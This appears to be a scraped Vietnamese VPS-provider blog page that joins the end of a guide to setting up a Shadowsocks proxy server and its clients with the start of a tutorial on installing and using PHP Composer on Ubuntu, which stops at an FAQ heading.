Truy cập dịch vụ trực tuyến theo vùng: Giúp người dùng sử dụng các nền tảng truyền thông số, website mua sắm hoặc dịch vụ chỉ phục vụ các vị trí chỉ định bằng cách định tuyến lưu lượng qua máy chủ hợp lệ. Trường hợp muốn mở rộng phạm vi truy cập mạng toàn cầu, bạn có thể thuê các gói VPS đặt tại nước ngoài để có được vị trí mạng mong muốn.
3. Kiến trúc hoạt động và yêu cầu chuẩn bị trước khi cài đặt
Để làm chủ việc triển khai, bạn cần hiểu rõ cơ chế phân tách giữa hai đầu máy khách (Client) và máy chủ (Server). Bên cạnh đó, việc phân biệt giữa máy chủ ảo và VPN sẽ giúp bạn nhận ra Shadowsocks đóng vai trò là một proxy định tuyến linh hoạt chứ không tạo một adapter mạng toàn phần phức tạp như VPN truyền thống.
Phía máy chủ (Server Side): Chạy dịch vụ proxy nền, tiếp nhận luồng dữ liệu mã hóa gửi từ thiết bị người dùng rồi chuyển tiếp đến điểm đích trên internet. Máy chủ cần được đặt ở khu vực có mạng mở, không bị hạn chế.
Phía máy khách (Client Side): Cài đặt trên máy tính hoặc điện thoại, chịu trách nhiệm mã hóa dữ liệu cục bộ trước khi chuyển đến VPS thông qua đường hầm bảo mật.
Trước khi bắt đầu, hãy đảm bảo bạn đã chuẩn bị đầy đủ các điều kiện kỹ thuật dưới đây:
Máy chủ ảo VPS: Một VPS chạy Ubuntu (khuyên dùng Ubuntu 20.04 hoặc 22.04 LTS vì tính thân thiện, tài liệu phong phú), hoặc các bản phân phối ổn định như Debian hay CentOS.
Tên miền riêng (Tùy chọn): Hỗ trợ thiết lập thêm lớp ngụy trang lưu lượng qua tên miền nhằm nâng cao độ an toàn.
4. Hướng dẫn từng bước cài shadowsocks trên VPS Ubuntu chi tiết
Dưới đây là quy trình 4 bước chuẩn để thiết lập một máy chủ Shadowsocks an toàn, ưu tiên sử dụng phiên bản shadowsocks-libev bằng ngôn ngữ C gọn nhẹ, ít tiêu tốn RAM và cho hiệu suất xử lý tốt nhất trên Ubuntu.
Bước 1: Cập nhật hệ thống máy chủ

Trước khi đưa bất kỳ gói ứng dụng mới nào vào máy chủ, việc cập nhật danh sách kho phần mềm và nâng cấp các thư viện hiện có là yêu cầu tiên quyết để tránh xung đột phụ thuộc. Hãy chạy lệnh sau trên cửa sổ dòng lệnh SSH:
sudo apt-get update && sudo apt-get upgrade -y
Cập nhật hệ thống máy chủ
Bước 2: Cài đặt gói Shadowsocks

Có nhiều phiên bản Shadowsocks khác nhau (chẳng hạn như bản Python cài thông qua pip). Tuy nhiên, trên VPS Ubuntu hiện đại, phiên bản C native (shadowsocks-libev) được đánh giá cao nhất nhờ sự gọn nhẹ và tốc độ tối ưu:
sudo apt-get install shadowsocks-libev -y
Ghi chú: Nếu hệ thống cũ sử dụng phiên bản Python, câu lệnh tương ứng sẽ là sudo apt-get install python-pip và sudo pip install shadowsocks.
Cài đặt gói Shadowsocks
Bước 3: Tạo tệp cấu hình JSON
Shadowsocks sử dụng một tệp định dạng JSON để quản lý toàn bộ tham số vận hành. Bạn mở trình biên tập tệp (chẳng hạn như nano):
sudo nano /etc/shadowsocks.json
Nhập nội dung cấu hình chi tiết theo cấu trúc mẫu sau (chú ý thay thế mật khẩu mạnh của riêng bạn):
server: Địa chỉ IP lắng nghe, đặt 0.0.0.0 để dịch vụ phản hồi trên tất cả card mạng.
server_port: Cổng dịch vụ lắng nghe (mặc định 8388, bạn có thể đổi cổng khác để tăng cường bảo mật).
password: Chuỗi mật mã xác thực kết nối giữa Client và Server.
timeout: Thời gian chờ kết nối tính bằng giây (thường là 300s).
method: Thuật toán mã hóa dòng tin (khuyên dùng aes-256-gcm hoặc chacha20-ietf-poly1305).
Nhấn Ctrl + O, nhấn Enter để lưu lại và nhấn Ctrl + X để thoát. Đừng quên cấu hình tường lửa UFW trên Ubuntu để mở đúng cổng bạn đã chọn (ví dụ: sudo ufw allow 8388).
Bước 4: Khởi chạy và quản lý dịch vụ

Đối với phiên bản shadowsocks-libev, bạn kích hoạt và đưa dịch vụ vào danh sách tự động khởi động cùng hệ điều hành qua systemd:
Kiểm tra trạng thái máy chủ xem dịch vụ đã hoạt động trơn tru hay chưa:
sudo systemctl status shadowsocks-libev
Trường hợp sử dụng bản Python, cú pháp dòng lệnh chạy nền trực tiếp là: ssserver -c /etc/shadowsocks.json -d start.
Khởi chạy và quản lý dịch vụ
5. Hướng dẫn chi tiết kết nối Shadowsocks trên Windows, Android, iOS và macOS
Sau khi máy chủ trên VPS đã ở trạng thái hoạt động, bạn tiến hành thiết lập máy khách (Client) trên thiết bị cá nhân tương ứng theo hướng dẫn chi tiết từng nền tảng dưới đây:
Cấu hình trên Windows Client
Tải về và cài đặt: Truy cập kho lưu trữ GitHub chính thức tại shadowsocks/shadowsocks-windows, tải bản phát hành mới nhất dạng nén (tệp Shadowsocks-x.x.x.zip). Tiến hành giải nén tệp zip vào một thư mục bất kỳ trên máy và chạy file thực thi Shadowsocks.exe.
Thêm thông tin máy chủ: Nhấp chuột phải vào biểu tượng Shadowsocks ở khay hệ thống (system tray, nằm góc dưới gần đồng hồ) và chọn mục Servers > Edit Servers. Điền đầy đủ các thông số tương ứng từ file cấu hình VPS: IP máy chủ, Cổng (Port), Mật khẩu (Password) và Phương thức mã hóa (Encryption method), sau đó nhấn OK để lưu.
Kích hoạt Proxy hệ thống: Nhấp chuột phải vào biểu tượng dưới khay hệ thống > System Proxy > chọn Global (nếu muốn chuyển toàn bộ lưu lượng qua proxy) hoặc PAC (chế độ tự động thông minh chỉ áp dụng cho các trang web bị chặn). Đánh dấu chọn Enable System Proxy. Khi này toàn bộ lưu lượng mạng của bạn đã được chuyển hướng an toàn qua Shadowsocks.
Cấu hình trên Android Client
Cài đặt ứng dụng: Tìm kiếm và cài đặt ứng dụng Shadowsocks (phát triển bởi tác giả Max Lv) từ Google Play Store, hoặc tải tệp cài đặt APK trực tiếp từ trang GitHub shadowsocks/shadowsocks-android. Mở ứng dụng ngay sau khi hoàn tất cài đặt.
Thêm hồ sơ kết nối: Chạm vào nút biểu tượng dấu cộng (+) ở góc dưới bên phải màn hình. Lựa chọn phương thức Manual Settings (Cài đặt thủ công). Nhập chính xác các thông tin: Địa chỉ máy chủ (Server IP), Cổng (Server Port), Mật khẩu (Password) và Phương thức mã hóa (Encrypt Method).
Thực hiện kết nối: Nhấn vào biểu tượng hình chiếc máy bay giấy ở phía dưới màn hình để bắt đầu kết nối. Ở lần kết nối đầu tiên, hệ điều hành Android sẽ hiển thị hộp thoại yêu cầu cấp quyền thiết lập kết nối VPN — chọn OK. Khi kết nối thành công, biểu tượng chìa khóa nhỏ sẽ xuất hiện trên thanh thông báo trạng thái của điện thoại.
Cấu hình trên iOS Client (iPhone / iPad)
Cài đặt ứng dụng: Truy cập App Store và tìm kiếm ứng dụng Shadowrocket (ứng dụng trả phí khoảng $3, được đánh giá cao nhất về tính ổn định và tính năng) hoặc sử dụng Potatso Lite (miễn phí). Tiến hành cài đặt ứng dụng về thiết bị.
Thiết lập cấu hình máy chủ: Mở ứng dụng Shadowrocket, chạm vào dấu cộng (+) ở góc trên bên phải màn hình. Tại mục Type, chọn Shadowsocks. Nhập các thông tin kết nối gồm: Server (địa chỉ IP của VPS), Port, Password và Algorithm (chọn đúng thuật toán mã hóa đã đặt trên server). Nhấn Save để hoàn tất lưu cấu hình.
Kích hoạt kết nối: Gạt công tắc kết nối bên cạnh tên máy chủ sang trạng thái ON. Hệ thống iOS sẽ xuất hiện thông báo yêu cầu xác nhận thêm cấu hình VPN — chọn cho phép và xác thực bảo mật bằng Face ID hoặc Touch ID. Khi trạng thái hiển thị Connected là bạn đã định tuyến proxy thành công.
Cấu hình trên macOS Client
Cài đặt ShadowsocksX-NG: Tải bản cài đặt mới nhất của ShadowsocksX-NG từ kho GitHub shadowsocks/ShadowsocksX-NG/releases. Mở tệp định dạng .dmg vừa tải và kéo biểu tượng ứng dụng vào thư mục Applications. Sau đó khởi động ShadowsocksX-NG.
Thêm cấu hình Server: Nhấp vào biểu tượng hình chiếc máy bay trên thanh menu bar (góc trên cùng bên phải màn hình). Điều hướng đến mục Servers > Server Preferences. Nhấn vào nút dấu cộng (+) ở góc dưới cửa sổ để thêm máy chủ mới: điền Address (IP), Port, Encryption method và Password tương thích với máy chủ VPS.
Bật chế độ Proxy: Nhấp lại vào biểu tượng máy bay trên thanh menu > chọn Turn Shadowsocks On. Lựa chọn chế độ chuyển hướng mong muốn: Auto Proxy Mode (khuyến nghị, sử dụng tệp PAC thông minh để tự động nhận biết các trang cần phân luồng) hoặc Global Mode (chuyển toàn bộ lưu lượng của máy Mac qua proxy).
6. Các biện pháp tăng cường bảo mật và chống chặn phát hiện
Dù bản thân Shadowsocks đã rất an toàn, các hệ thống kiểm duyệt tường lửa tinh vi vẫn có thể nhận dạng các cổng mặc định hoặc phát hiện dấu hiệu luồng truyền. Áp dụng thêm 3 phương pháp gia cố sau sẽ nâng cao độ an toàn tối đa:
Đổi cổng mặc định: Tránh dùng cổng tiêu chuẩn 8388. Hãy chuyển sang các cổng dịch vụ ít bị quét ngẫu nhiên hơn (như các cổng dải số cao hoặc cổng dịch vụ thông dụng đã được cho phép).
Sử dụng plugin ngụy trang TLS (V2Ray, Cloak): Plugin này đóng gói luồng dữ liệu Shadowsocks bên trong kết nối HTTPS thông thường, khiến các bộ lọc mạng nhìn nhận kết nối như một phiên duyệt web bình thường.
Ẩn giấu địa chỉ IP máy chủ: Bạn có thể kết hợp định tuyến tên miền hoặc tận dụng mạng lưới Cloudflare để che giấu IP gốc của máy chủ VPS, hạn chế nguy cơ bị khóa dải IP trực tiếp từ nhà mạng. Nếu bạn có nhu cầu mã hóa toàn bộ dữ liệu ở cấp độ mạng hệ thống, bạn cũng có thể tham khảo phương pháp tự tạo VPN riêng biệt để kết hợp song song.
7. Khắc phục các sự cố thường gặp (Troubleshooting)
Nếu quá trình kết nối proxy gặp trục trặc, bạn có thể đối chiếu nhanh các nguyên nhân cốt lõi và hướng khắc phục theo bảng kiểm tra sau:
Không thể kết nối đến máy chủ: Hãy kiểm tra cấu hình tường lửa UFW hoặc Security Group trên VPS xem đã mở đúng cổng TCP/UDP chưa. Đồng thời rà soát lại file JSON để đảm bảo mật khẩu và phương thức mã hóa ở hai đầu thiết bị hoàn toàn đồng nhất.
Tốc độ kết nối chậm: Kích hoạt thuật toán TCP BBR trên Ubuntu để cải thiện độ trễ, chuyển sang phương thức mã hóa nhẹ hơn (như chacha20-ietf-poly1305) hoặc lựa chọn trung tâm dữ liệu VPS có vị trí địa lý gần với bạn hơn.
Bị chặn kết nối bởi nhà mạng (ISP): Khi phát hiện đường truyền bị bóp băng thông hoặc ngắt quãng liên tục, hãy triển khai thêm plugin ngụy trang dữ liệu hoặc chuyển hướng định tuyến proxy qua tên miền hợp lệ.
8. Câu hỏi thường gặp (FAQ)
Shadowsocks có thay thế hoàn toàn được VPN không?
Shadowsocks hoạt động dưới dạng proxy cấp ứng dụng (thông qua cổng SOCKS5), tập trung vào tốc độ xử lý và khả năng vượt tường lửa mà không gây hao tốn tài nguyên như VPN đầy đủ. Tùy thuộc vào nhu cầu bảo mật từng phần mềm hay toàn hệ thống máy tính mà bạn chọn công cụ thích hợp.
Cấu hình VPS tối thiểu để chạy Shadowsocks mượt mà là bao nhiêu?
Dịch vụ Shadowsocks-libev tiêu tốn cực kỳ ít tài nguyên. Bạn chỉ cần một gói máy chủ ảo cơ bản với 1 Core CPU, 512MB đến 1GB RAM và dung lượng ổ cứng tối thiểu là đã có thể vận hành ổn định cho nhu cầu cá nhân hay nhóm nhỏ.
Quy trình cài shadowsocks trên VPS Ubuntu mang lại cho bạn giải pháp kết nối internet nhanh, ổn định và độc lập. Thành công của việc thiết lập phụ thuộc vào ba yếu tố then chốt: chất lượng đường truyền của máy chủ ảo, phương thức mã hóa phù hợp và các biện pháp bảo vệ cổng kết nối trước sự phát hiện của tường lửa. Hãy bắt đầu với một cấu hình cơ bản, kiểm tra kết nối kỹ lưỡng và tận hưởng quyền kiểm soát lưu lượng internet an toàn tuyệt đối.
Cần một VPS giá rẻ để bắt đầu?
Chọn cấu hình vừa đủ nhu cầu, ưu tiên chi phí dễ tiếp cận và khả năng quản trị riêng.
Nội dung trong bài viết được biên soạn nhằm mục đích chia sẻ kiến thức và tài liệu tham khảo kỹ thuật. Các cú pháp dòng lệnh, cổng kết nối và tập tin cấu hình có thể có sự khác biệt tùy theo phiên bản hệ điều hành Ubuntu cũng như các gói cập nhật phần mềm cụ thể. Quý bạn đọc nên sao lưu dữ liệu và kiểm thử trong môi trường thực tế trước khi ứng dụng chính thức.
Việc cài composer trên Ubuntu là bước khởi đầu bắt buộc đối với mọi lập trình viên khi phát triển ứng dụng PHP hiện đại, nhưng không ít người gặp lỗi thiếu thư viện phụ thuộc, xung đột phiên bản hoặc sai sót trong quá trình xác thực tệp cài đặt. Nếu bạn đang loay hoay cấu hình môi trường máy chủ để triển khai dự án thuận lợi, giải pháp máy chủ ảo tại ThueVPSGiaRe.vn cùng hướng dẫn từng bước chi tiết cài Composer trên Ubuntu dưới đây sẽ giúp bạn làm chủ Composer nhanh chóng và an toàn tuyệt đối.
1. Tổng quan về Composer và các điểm cốt lõi cần nắm
Composer là công cụ quản lý các gói phụ thuộc (dependency manager) tiêu chuẩn dành cho ngôn ngữ PHP, giúp lập trình viên tự động hóa toàn bộ tiến trình cài đặt, nâng cấp và đồng bộ hóa thư viện bên ngoài.
Thay vì phải sao chép từng đoạn mã thủ công, Composer sẽ tự động phân tích cây phụ thuộc, đối chiếu phiên bản tương thích và khởi tạo cấu trúc cho các framework hàng đầu như Symfony hay khi bạn cần triển khai dự án Laravel trên VPS.
Khả năng tương thích phiên bản: Toàn bộ quy trình trong tài liệu này được kiểm thử và hoạt động đồng nhất trên các bản phân phối Ubuntu 20.04 LTS, Ubuntu 22.04 LTS và Ubuntu 24.04 LTS. Mặc định Ubuntu 20.04 đi kèm PHP 7.4, Ubuntu 22.04 sử dụng PHP 8.1 và Ubuntu 24.04 tích hợp sẵn PHP 8.3. Do Composer chỉ yêu cầu môi trường PHP từ 7.2.5 trở lên nên công cụ này tương thích hoàn toàn với tất cả các phiên bản Ubuntu nêu trên.
Tự động hóa hoàn toàn: Loại bỏ các thao tác tải thư viện thủ công, tự kiểm tra xung đột phiên bản và quản lý vòng đời gói mã nguồn.
Linh hoạt phạm vi cài đặt: Cho phép thiết lập ở cấp độ toàn hệ thống (Global) để gọi lệnh từ mọi thư mục hoặc ở cấp độ từng dự án (Local) nhằm cô lập môi trường.
Bảo mật qua mã băm SHA-384: Bước xác minh tính toàn vẹn của tệp cài đặt ngăn chặn nguy cơ kịch bản bị can thiệp trái phép hoặc tải lỗi.
Tính nhất quán với composer.lock: Khóa cứng số hiệu phiên bản chính xác của mọi gói và thư viện con, đảm bảo môi trường phát triển (Dev), kiểm thử (Staging) và chạy thật (Production) luôn đồng bộ 100%.
Tiêu chuẩn hệ sinh thái PHP: Kết nối trực tiếp với kho lưu trữ Packagist chứa hơn 400.000 gói thư viện mã nguồn mở chất lượng cao.
2. Yêu cầu chuẩn bị trước khi cài đặt hệ thống
Để quá trình thực hiện diễn ra trơn tru, bạn cần sở hữu một máy chủ ảo chạy hệ điều hành Ubuntu (phiên bản 20.04, 22.04 hoặc 24.04 LTS). Người dùng nên chủ động thiết lập phân quyền quản trị an toàn trước khi chạy các lệnh hệ thống.
Tài khoản người dùng: Đăng nhập với quyền tài khoản thông thường có cấu hình đặc quyền sudo (non-root) thông qua việc kết nối SSH vào máy chủ Linux.
Hệ thống bảo vệ mạng: Khuyến nghị cấu hình và thiết lập tường lửa UFW trên máy chủ nhằm đảm bảo an toàn cho các cổng mạng trước khi đưa môi trường vào sử dụng.
Thuê VPS giá rẻ
CPU Intel Gold, SSD NVMe U.2, giá từ 50K/tháng
Hạ Tầng Tối Ưu Cho Môi Trường PHP & Composer
Việc giải nén gói phụ thuộc qua Composer tiêu tốn nhiều tài nguyên I/O ổ đĩa và RAM. Các giải pháp máy chủ ảo với ổ cứng NVMe tốc độ cao và chi phí tối ưu tại Fast Byte giúp rút ngắn thời gian build dự án, đem lại môi trường thực thi mượt mà.
Trước khi tải Composer, máy chủ Ubuntu cần được trang bị môi trường thực thi lệnh PHP qua terminal và tiện ích giải nén kho lưu trữ nén zip. Bạn có thể sử dụng các câu lệnh Linux cơ bản với trình quản trị gói APT để đồng bộ hệ thống.

Các công cụ như git và curl thường đã có sẵn, còn gói php-cli đóng vai trò chạy các kịch bản PHP trong dòng lệnh, đi kèm gói unzip dùng trích xuất dữ liệu gói thư viện. Tiến hành cập nhật danh mục gói và cài đặt như sau:
sudo apt update && sudo apt install php-cli unzip
Hệ thống sẽ hiển thị danh sách các thành phần kèm theo và yêu cầu xác nhận. Bạn nhấn Y rồi gõ ENTER để hoàn tất tiến trình cài đặt.
Cài đặt PHP-CLI và các gói phụ trợ
4. Bước 2: Tải về, xác thực mã băm và cài đặt Composer
Composer cung cấp một kịch bản cài đặt viết bằng PHP. Để bảo vệ máy chủ khỏi nguy cơ mã độc hoặc tệp tải về bị hỏng hóc, quy trình chuẩn mực yêu cầu phải đối soát chữ ký SHA-384 trước khi thực thi.
4.1. Tải kịch bản cài đặt và đối chiếu mã băm an toàn
Đầu tiên, hãy di chuyển về thư mục người dùng cá nhân (home) và tải tệp cài đặt về thư mục tạm /tmp thông qua tiện ích curl:
cd
curl -sS https://getcomposer.org/installer -o /tmp/composer-setup.php
Tiếp tục lấy mã băm SHA-384 chính thức mới nhất từ trang lưu trữ chữ ký công khai của Composer và lưu vào một biến môi trường tạm thời trong shell:
Nếu quá trình kiểm tra đạt chuẩn, terminal sẽ xuất ra thông báo:
Installer verified
Trường hợp màn hình hiển thị Installer corrupt, kịch bản tải về đã bị lỗi hoặc không khớp. Khi đó, bạn cần kiểm tra lại kết nối mạng, tải lại tệp cài đặt và lặp lại bước đối chiếu mã băm.
Quá trình kiểm tra đạt chuẩn
4.2. Cài đặt Composer toàn hệ thống (Global)

Khi tệp cài đặt đã được xác thực toàn vẹn, hãy cài Composer dưới dạng lệnh toàn hệ thống bằng cách trỏ đường dẫn cài đặt vào thư mục /usr/local/bin:
All settings correct for using Composer
Downloading...

Composer (version 2.10.3) successfully installed to: /usr/local/bin/composer
Use it: php /usr/local/bin/composer
Kiểm tra khả năng hoạt động trên máy chủ bằng lệnh gọi trực tiếp:
composer
Logo Composer và danh sách các tùy chọn thông số sẽ xuất hiện, khẳng định công cụ đã sẵn sàng trên toàn hệ điều hành.
Cài đặt Composer toàn hệ thống
Lưu ý về cài đặt cục bộ (Local Installation): Trong tình huống tài khoản không có quyền ghi vào thư mục hệ thống hoặc dự án đòi hỏi phiên bản Composer riêng biệt, bạn chỉ cần chạy lệnh php /tmp/composer-setup.php. Khi đó tệp composer.phar sẽ được tạo ngay tại thư mục hiện hành và thực thi bằng cú pháp php composer.phar.
5. Bước 3: Sử dụng Composer quản lý gói trong dự án PHP
Composer quản lý cấu hình các gói phần mềm thông qua tệp tin composer.json. Tệp này đóng vai trò khai báo danh sách thư viện được phép cài cùng khoảng phiên bản hỗ trợ, giúp ứng dụng không bị ảnh hưởng bởi những phiên bản lỗi hoặc phá vỡ tương thích.
Quy trình sử dụng thực tế thường diễn ra qua 4 bước:
Xác định nhu cầu nghiệp vụ của ứng dụng cần loại thư viện nào.
Lựa chọn tên gói định danh (namespace dạng vendor/package) có độ uy tín cao (lượng tải và sao GitHub lớn).
Chạy lệnh composer require để hệ thống tải về và ghi vào composer.json.
5.1. Thử nghiệm thực tế với dự án mẫu slugify
Chúng ta sẽ xây dựng một ứng dụng nhỏ có nhiệm vụ chuyển chuỗi ký tự thành đường dẫn thân thiện (slug). Khởi tạo thư mục làm việc:
cd ~
mkdir slugify
cd slugify

Tìm kiếm trên Packagist, gói cocur/slugify là lựa chọn phổ biến hàng đầu. Khi thêm gói này, hãy chạy lệnh yêu cầu tải thư viện:
composer require cocur/slugify
Thử nghiệm thực tế với dự án mẫu slugify
5.2. Khắc phục sự cố thiếu thư viện hệ thống (System Dependency)
Composer không chỉ theo dõi các gói PHP mà còn kiểm soát phần mở rộng hệ thống cần thiết. Nếu gói yêu cầu một extension chưa có mặt trên máy chủ, lỗi sẽ xuất hiện như sau:
Your requirements could not be resolved to an installable set of packages.

  Problem 1
    - Installation request for cocur/slugify ^4.0 -> satisfiable by cocur/slugify[v4.0.0].
    - cocur/slugify v4.0.0 requires ext-mbstring * -> the requested PHP extension mbstring is missing from your system.
Thông báo trên cho biết hệ thống còn thiếu extension mbstring để xử lý chuỗi đa byte UTF-8. Bạn có thể chủ động tìm hiểu cách cài đặt thêm PHP extension trên VPS hoặc tiến hành cài nhanh gói này qua APT:
sudo apt install php-mbstring
Sau khi gói mở rộng được bổ sung vào hệ điều hành, hãy chạy lại lệnh ban đầu:

composer require cocur/slugify
Lúc này thư mục dự án sẽ tự sinh ra tệp composer.json, tệp composer.lock và thư mục chứa toàn bộ mã nguồn bên ngoài là vendor/. Kiểm tra cấu trúc thư mục bằng lệnh ls -l:
total 12
-rw-r--r-- 1 root root 59 Oct 20 08:51 composer.json
-rw-r--r-- 1 root root 3513 Oct 20 08:51 composer.lock
drwxr-xr-x 5 root root 4096 Oct 20 08:51 vendor
Khắc phục sự cố thiếu thư viện hệ thống
5.3. Bảng tra cứu các ràng buộc phiên bản (Version Constraints)
Trong tệp composer.json, toán tử mũ (^) hoặc dấu ngã (~) thường được thiết lập tự động tuân thủ nguyên tắc đánh số phiên bản ngữ nghĩa (Semantic Versioning). Dưới đây là bảng giải nghĩa chi tiết:
Toán tử ràng buộc
Ý nghĩa phạm vi chấp nhận
Ví dụ phiên bản hợp lệ
^1.0
Từ 1.0 trở lên và nhỏ hơn 2.0
1.0, 1.2.3, 1.9.9
^1.1.0
Từ 1.1.0 trở lên và nhỏ hơn 2.0
1.1.0, 1.5.6, 1.9.9
~1.0
Từ 1.0 trở lên và nhỏ hơn 2.0.0
1.0, 1.4.1, 1.9.9
~1.0.0
Từ 1.0.0 trở lên và nhỏ hơn 1.1
1.0.0, 1.0.4, 1.0.9
1.2.1
Chỉ định đích danh phiên bản duy nhất
1.2.1
1.*
Mọi phiên bản nằm trong nhánh chính 1
1.0.0, 1.4.5, 1.9.9
1.2.*
Từ 1.2 trở lên và nhỏ hơn 1.3
1.2.0, 1.2.3, 1.2.9
6. Bước 4: Nhúng tệp nạp tự động Autoload vào mã nguồn
Do bản thân PHP không tự động tải toàn bộ class khi chạy, Composer cung cấp sẵn tệp vendor/autoload.php. Khi nhúng tệp này ở đầu mã nguồn, mọi lớp thuộc các gói đã khai báo đều có thể gọi ra tức thì mà không cần dùng hàm include hay require riêng lẻ từng tệp.
Để kiểm chứng khả năng nạp lớp, hãy tạo tệp test.php trong thư mục slugify:
nano test.php
Dán đoạn mã mẫu sau vào tệp:
<?php
require __DIR__ . '/vendor/autoload.php';

use Cocur\Slugify\Slugify;

$slugify = new Slugify();

echo $slugify->slugify('Hello World, this is a long sentence and I need to make a slug from it!');
Lưu tệp lại rồi kích hoạt chạy thử nghiệm từ dòng lệnh terminal:
7. Bước 5: Cách cập nhật thư viện phụ thuộc an toàn
Khi các thư viện phát hành phiên bản mới sửa lỗi hoặc nâng cấp tính năng, bạn có thể đồng bộ lại hệ thống bằng lệnh cập nhật:
composer update

Lệnh trên sẽ quét các phiên bản mới hơn trên kho Packagist thỏa mãn điều kiện quy định trong composer.json, tiến hành thay thế và cập nhật lại tệp composer.lock. Nếu chỉ cần nâng cấp riêng một vài gói cụ thể mà không ảnh hưởng các gói khác, bạn hãy chỉ định tên gói rõ ràng:
composer update vendor/package vendor2/package2
Lưu ý: Luôn commit tệp composer.json và composer.lock vào hệ thống quản lý mã nguồn (như Git) để các thành viên khác trong nhóm có thể tái lập chính xác cây phụ thuộc bằng lệnh composer install.
Cập nhật thư viện phụ thuộc an toàn
Tình trạng hiện tại trên ảnh:
Chạy thử Slugify thành công: Kết quả tạo slug dạng hello-world-this-is-a-long-sentence-and-i-need-to-make-a-slug-from-it cho thấy thư viện đã được nạp và chạy được trong bài kiểm tra.
Composer đã tạo các thành phần dự án: Thư mục vendor/ cùng các tệp composer.json và composer.lock đã xuất hiện.
!PHP cURL có thể đang thiếu: Composer cảnh báo rằng không có PHP cURL extension nên việc truy xuất thông tin gói có thể chậm hơn bình thường. Đây là cảnh báo, không đồng nghĩa với việc Slugify đã chạy thất bại.
Kiểm tra phiên bản PHP:
Ngay tại terminal đang hiển thị root@projects:~/slugify#, chạy lần lượt:
Các lệnh này giúp xác định phiên bản PHP và extension hiện có, để cài đúng gói tương ứng.
Cài PHP cURL nếu đang thiếu:
Nếu kết quả xác nhận thiếu cURL và PHP của bạn là bản 8.2, bạn có thể chạy:
apt update apt install php8.2-curl
Lưu ý: Nếu PHP là bản 8.1, 8.3 hoặc phiên bản khác, không chạy nguyên lệnh trên; cần thay bằng gói đúng phiên bản. Nếu VPS dùng nhiều phiên bản PHP, cần kiểm tra PHP CLI mà Composer đang sử dụng.
Sau đó xác nhận:
php -m | grep -i curl
8. Câu hỏi thường gặp khi cài đặt và sử dụng Composer (FAQ)
8.1. Composer dùng để làm gì trong các dự án PHP?
